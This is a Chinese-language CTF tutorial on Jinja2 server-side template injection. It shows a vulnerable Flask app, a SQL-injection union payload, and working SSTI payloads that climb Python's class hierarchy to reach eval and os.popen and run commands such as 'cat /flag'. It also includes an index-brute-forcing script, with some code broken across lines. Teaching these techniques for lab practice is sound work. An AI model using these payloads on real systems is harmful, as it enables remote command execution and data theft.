

模板注入初步

ProbiusOfficial/Hello-CTF

前置知识

在开始之前，我们先大概介绍一下什么是模板，什么又是模板注入。

什么是模板

模板 是一种用于生成动态内容的工具。

它们通常包含两个基本部分：静态内容和动态占位符。

比如下图为 Hello-CTFtime 项目中，渲染比赛列表的时候用到的模板：


绿色 部分为 **静态内容**，而 **橙色** 部分则是 **动态占位符**

```
# Markdown templates
global_template = (
    '??? Abstract "[{比赛名称}][{比赛链接}]" \n'
    "    []({比赛链接}) \n"
    "    **比赛名称** : [{比赛名称}][{比赛链接}] \n"
    "    **比赛形式** : {比赛形式} \n"
    "    **比赛时间** : {比赛时间} \n"
    "    **比赛权重** : {比赛权重} \n"
    "    **赛事主办** : {赛事主办} \n"
    "    **添加日历** : {添加日历} \n"
    "    "
)

cn_template = (
    '??? Abstract "{name}" \n'
    "    **比赛名称** : [{name}][{url}] \n"
    "    **比赛类型** : {type} \n"
    "    **报名时间** : {bmks} - {bmjz} \n"
    "    **比赛时间** : {bsks} - {bsjs} \n"
    "    **其他说明** : {readmore} \n"
    "    "
)
```

对于大多数模板，他们的工作流程我们可以这样概括：

定义模板 -> 传递数据 -> 渲染模板 -> 输出生成



什么是模板注入

我们之前在说 SQL 注入的时候，这样描述 SQL 注入 “通过可控输入点达到非预期执行数据库语句”，比如后台预期的语句是：

```
SELECT username,password FROM users WHERE id = "数据传递点"
```

在预期情况下，数据传递点只会是 1, 2, 3, 4.....

但是我们要是让数据传入点的值为 1" union select 1,group_concat(schema_name) from information_schema.schemata --

后台执行的语句就变成了：

```
SELECT username,password FROM users WHERE id = "1" union select 1,group_concat(schema_name) from information_schema.schemata --"
```

这时候不仅会查询 id=1 的数据，还会把所有数据库的名字一同查询出来。

同样的「模板注入 SSTI(Server-Side Template Injection)」也一样，数据传递 ** 就是可控的输入点，以 ** Jinja2 举例，Jinja2 在渲染的时候会把 {{}} 包裹的内容当做变量解析替换，所以当我们传入 {{表达式}} 时，表达式就会被渲染器执行。

比如下面的示例代码：

```
from flask import Flask
from flask import request
from flask import render_template_string

app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
    template = '''
    <p>Hello %s </p>''' % (request.args.get('name'))
    return render_template_string(template)

if __name__ == '__main__':
    app.run()
```

当我们传入 {{9*9}} 时他会帮我们运算后输出 81



Python 模板注入一般流程

注意模板注入是一种方式，它不归属于任何语言，不过目前遇见的大多数题目还是以 python 的 SSTI 为主，所以我们用 Python SSTI 为例子带各位熟悉模板注入。

一般我们会在疑似的地方尝试插入简单的模板表达式，如 `{{7*7}}` `{{config}}`，看看是否能在页面上显示预期结果，以此确定是否有注入点。

当然本来还需要识别模板的，但大多数题目都是 Jinja2 就算，是其他模板，多也以 Python 为主，所以不会差太多，所以我们这里统一用 Jinja 来讲。

引

很多时候，你在阅读 SSTI 相关的 WP 时，你会发现最后的 payload 都差不多长下面的样子：

```
{{[].__class__.__base__.__subclasses__()[40]('flag').read()}}
{{[].__class__.__base__.__subclasses__()[257]('flag').read()}}
{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].popen('cat /flag').read()}}
{{'\". __class__.__bases__[0].__subclasses__()[250].__init__.__globals__['os'].popen('cat /flag').read()}}
{{'\". __class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__import__('os').popen('whoami').read()}}
{{'\". __class__.__base__.__subclasses__()[128].__init__.__globals__['os'].popen('ls /').read()}}
.....
```

是不是觉得每次看 WP 都会觉得很懵逼，这些方法为什么要这么拼，是怎么构造出来的？前面这一串长长的都是什么？

这里有几个知识点：

- **对象**：在 Python 中 **一切皆为对象**，当你创建一个列表 `[]`、一个字符串 `""` 或一个字典 `{}` 时，你实际上是在创建不同类型的对象。
- **继承**：我们知道对象是类的实例，类是对象的模板。在我们创建一个对象的时候，其实就是创建了一个类的实例，而在 python 中所有的类都继承于一个基类，我们可以通过一些方法，从创建的对象反向查找它的类，以及对应类父类。这样我们就能从任意一个对象回到类的端点，也就是基类，再从端点任意的向下查找。
- **魔术方法**：我们如何去实现在继承中我们提到的过程呢？这就需要在上面 Payload 中类似 `__class__` 的魔术方法了，通过拼接不同作用的魔术方法来操控类，我们就能实现文件的读取或者命令的执行了。

我们大可以把我们在 SSTI 做的事情抽象成下面的代码：

```
class O: pass # O 是基类，A、B、F、G 都直接或间接继承于它
# 继承关系 A -> B -> O
class B(O): pass
class A(B): pass

# F 类继承自 O，拥有读取文件的方法
class F(O): def read_file(self, file_name): pass

# G 类继承自 O，拥有执行系统命令的方法
class G(O): def exec(self, command): pass
```

比如我们现在就只拿到了 A，但我们想读取目录下面的 flag，于是就有了下面的尝试：

找对象 A 的类 - 类 A -> 找类 A 的父亲 - 类 B -> 找祖先 / 基类 - 类 O -> 遍历祖先下面所有的子类 -> 找到可利用的类 类 F 类 G -> 构造利用方法 -> 读写文件 / 执行命令

```
>>> print(A.__class__) # 使用 __class__ 查看类属性
<class '__main__.A'>
>>> print(A.__class__.__base__) # 使用 __base__ 查看父类
<class '__main__.B'>
>>> print(A.__class__.__base__.__base__) # 查看父类的父类（如果继承链足够长，就需要多个base）
<class '__main__.O'>
>>> print(A.__class__.__mro__) # 直接使用 __mro__ 查看类继承关系顺序
(<class '__main__.A'>, <class '__main__.B'>, <class '__main__.O'>, <class 'object'>)
>>> print(A.__class__.__base__.__base__.__subclasses__()) # 查看祖先下面所有的子类（这里假定祖先为O）
[<class '__main__.B'>, <class '__main__.F'>, <class '__main__.G'>]
```

类似这种 **拿基类 -> 找子类 -> 构造命令执行或者文件读取负载 -> 拿 flag** 是 python 模板注入的正常流程。

接下来我们详细的介绍每个步骤。

拿基类

在 Python 中，所有类最终都继承自一个特殊的基类，名为 `object`。这是所有类的“祖先”，拿到它即可获取 Python 中所有的子类。

一般我们以 字符串 / 元组 / 字典 / 列表 这种最基础的对象开始向上查找：

类属性

```
>>> ''.__class__
<class 'str'>
>>> ().__class__
<class 'tuple'>
>>> {}.__class__
<class 'dict'>
>>> [].__class__
<class 'list'>

>>> ''.__class__.__base__
<class 'object'>
>>> ().__class__.__base__
<class 'object'>
>>> {}.__class__.__base__
<class 'object'>
>>> [].__class__.__base__
<class 'object'>
```

不管对象的背后逻辑多么复杂，他最后一定会指向基类：

```
# 比如以一个request的模块为例，我们使用__mro__可以查看他的继承过程，可以看到最终都是由
object 基类 衍生而来。
>>> request.__class__.__mro__
(<class 'flask.wrappers.Request'>, <class
'werkzeug.wrappers.request.Request'>, <class
'werkzeug.sansio.request.Request'>, <class 'flask.wrappers.JSONMixin'>,
<class 'werkzeug.wrappers.json.JSONMixin'>, <class 'object'>)
```

在寻找时，通常我们使用下面的魔术方法：

```
# 更多魔术方法可以在 SSTI 备忘录部分查看
__class__          类的一个内置属性，表示实例对象的类。
__base__           类型对象的直接基类
__bases__          类型对象的全部基类，以元组形式，类型的实例通常没有属性
__bases__
```

`__mro__` 查看继承关系和调用顺序，返回元组。此属性是由类组成的元组，在方法解析期间会基于它来查找基类。

那么 `__base__` `__bases__` `__mro__` 三者有什么区别？我们以一个继承很长的 `request` 模块为例，为了拿到它的基类，三者之间的语法：

万物皆对象

```
>>> request.__class__
<class 'flask.wrappers.Request'>

>>> request.__class__.__mro__
(<class 'flask.wrappers.Request'>, <class 'werkzeug.wrappers.request.Request'>, <class 'werkzeug.sansio.request.Request'>, <class 'flask.wrappers.JSONMixin'>, <class 'werkzeug.wrappers.json.JSONMixin'>, <class 'object'>) # 返回为元组
>>> request.__class__.__mro__[-1]
<class 'object'>

>>> request.__class__.__bases__
(<class 'werkzeug.wrappers.request.Request'>, <class 'flask.wrappers.JSONMixin'>) # 返回为元组
>>> request.__class__.__bases__[0].__bases__[0].__bases__[0]
<class 'object'>

>>> request.__class__.__base__
<class 'werkzeug.wrappers.request.Request'>
>>> request.__class__.__base__.__base__.__base__
<class 'object'>
```


当然除了从 字符串 / 元组 / 字典 / 列表 以及刚才提到的 `request` 模块 (注意模块在使用前是需要导入的) 外，还有其它方法可以获取基类，你可以自行探索，也可以参考我们下面的 Jinja SSTI 备忘录。

寻找子类

当我们拿到基类，也就是 `<class 'object'>` 时，便可以直接使用 `subclasses()` 获取基类的所有子类了。

```
>>> ().__class__.__base__.__subclasses__()
>>> ().__class__.__bases__[0].__subclasses__()
>>> ().__class__.__mro__[-1].__subclasses__()
```

我们无非要做的就是读文件或者拿 shell，所以我们需要去寻找和这两个相关的子类，但基类一下子获取的全部子类数量极其惊人，一个一个去找实在是过于睿智，但其实这部分的重心不在子类本身上，而是在子类是否有 `os` 或者 `file` 的相关模块可以被调用上。



比如我们以存在 `eval` 函数的类为例子，我们不需要认识类名，我们只需要知道，这个类通过 `._init__._globals__._builtins__['eval']('')` 的方式可以调用 `eval` 的模块就好了。

那么到这你可能会问，`._init__._globals__._builtins__` 又是什么东西？

<code>__init__</code>	初始化类，返回的类型是function
<code>__globals__</code>	使用方式是 函数名. <code>__globals__</code> 获取函数所处空间下可使用的 module、方法以及所有变量。
<code>__builtins__</code>	内建名称空间，内建名称空间有许多名字到对象之间映射，而这些名字其实就是内建函数的名称，对象就是这些内建函数本身。

其实在面向对象的角度解释这样做很容易，对象是需要初始化的，而 `__init__` 的作用就是把选取的对象初始化，然后如何去使用对象中的方法呢？这就需要用到 `__globals__` 来获取对全局变量或模块的引用。

那么如何去实现这个过程？这里其实有几种方法，纯手动寻找，使用外部的 python 脚本 或者 直接使用模板语法构造通用的 payload。


我们还是以 `eval` 函数为例子：

注意本次教程的所有实验基于 NSSCTF 题目 [ssti-flask-labs](#)，您可以直接在 NSSCTF 平台上开启靶机，也可以在 GitHub 本地部署源码：[X3NNY/sstilabs](#)

先演示一次手工过程：


拿基类：

```
{{().__class__.__base__}}
```





拿子类:

```
{{().__class__.__base__.__subclasses__()}}
```




这里我们使用 `<class 'warnings.catch_warnings'>`




定位到 194

```
{{().__class__.__base__.__subclasses__()[194]}}
```




初始化对象，获取函数方法合集，并确定存在内建 `eval` 函数：

```
{{().__class__.__base__.__subclasses__()[194].__init__.__globals__}}
```



但由于 `eval` 在全局域中是一个 `built-in function` 即 **内置函数**，所以我们无法直接通过 `__globals__['eval']` 来直接调用内置函数，Python 的内置函数和对象通常是全局可用的，但它们通常不是函数内部的一部分。因此，要在函数内部访问内置函数（如 `eval`）或内置对象（如 `os`），需要通过 `__builtins__` 来访问。

```
{{(__class__.__base__.__subclasses__())
[194].__init__.__globals__.__builtins__['eval']
('__import__("os").popen("ls /").read()')}}}
```



手工虽然方便调试，但是极其麻烦，而且上述的 payload 并不是通用的，目标机器环境不一样，序号也会改变，所以自动化是一个很必要的步骤。

根据上面的手工过程，我们可以选择用 Python 脚本实现自动化查找，也可以使用模板语法的方式直接构建自动化的通用 payload：

```
# 使用 python 脚本 用于寻找序号
url = "http://url/level/1"
def find_eval(url):
    for i in range(500):
        data = {
            'code': "{{(__class__.__bases__[0].__subclasses__())
["+str(i)+"].__init__.__globals__['__builtins__']}}",
        }
        res = requests.post(url, data=data, headers=headers)
        if 'eval' in res.text:
```


```
print(data)
find_eval(url)
```

当然你也可以直接在 python 中完成识别后直接构建 payload 提交，比如下面的模板语法就完美实现了这一点：

```
# 模板语法 _ 命令执行_eval
{% for x in [].__class__.__base__.__subclasses__() %}
    {% if x.__init__ is defined and x.__init__.__globals__ is defined and
'eval' in x.__init__.__globals__['__builtins__']['eval'].__name__ %}
        {{ x.__init__.__globals__['__builtins__']['eval']
('.__import__("os").popen("ls /").read()') }}
    {% endif %}
{% endfor %}
```

模板语法我们下一节会细讲，现在让我们把目光移回到子类上面。

还有其他的一些子类也能达到 eval 的效果，见下图：



命令执行

在构造命令执行的 payload 的时候，要注意一些函数的回显和返回值。

```
# eval
x[NUM].__init__.__globals__['__builtins__']['eval']
('.__import__("os").popen("ls /").read()')

# os.py
x[NUM].__init__.__globals__['os'].popen('ls /').read()

# popen
x[NUM].__init__.__globals__['popen']('ls /').read()

# _frozen_importlib.BuiltinImporter
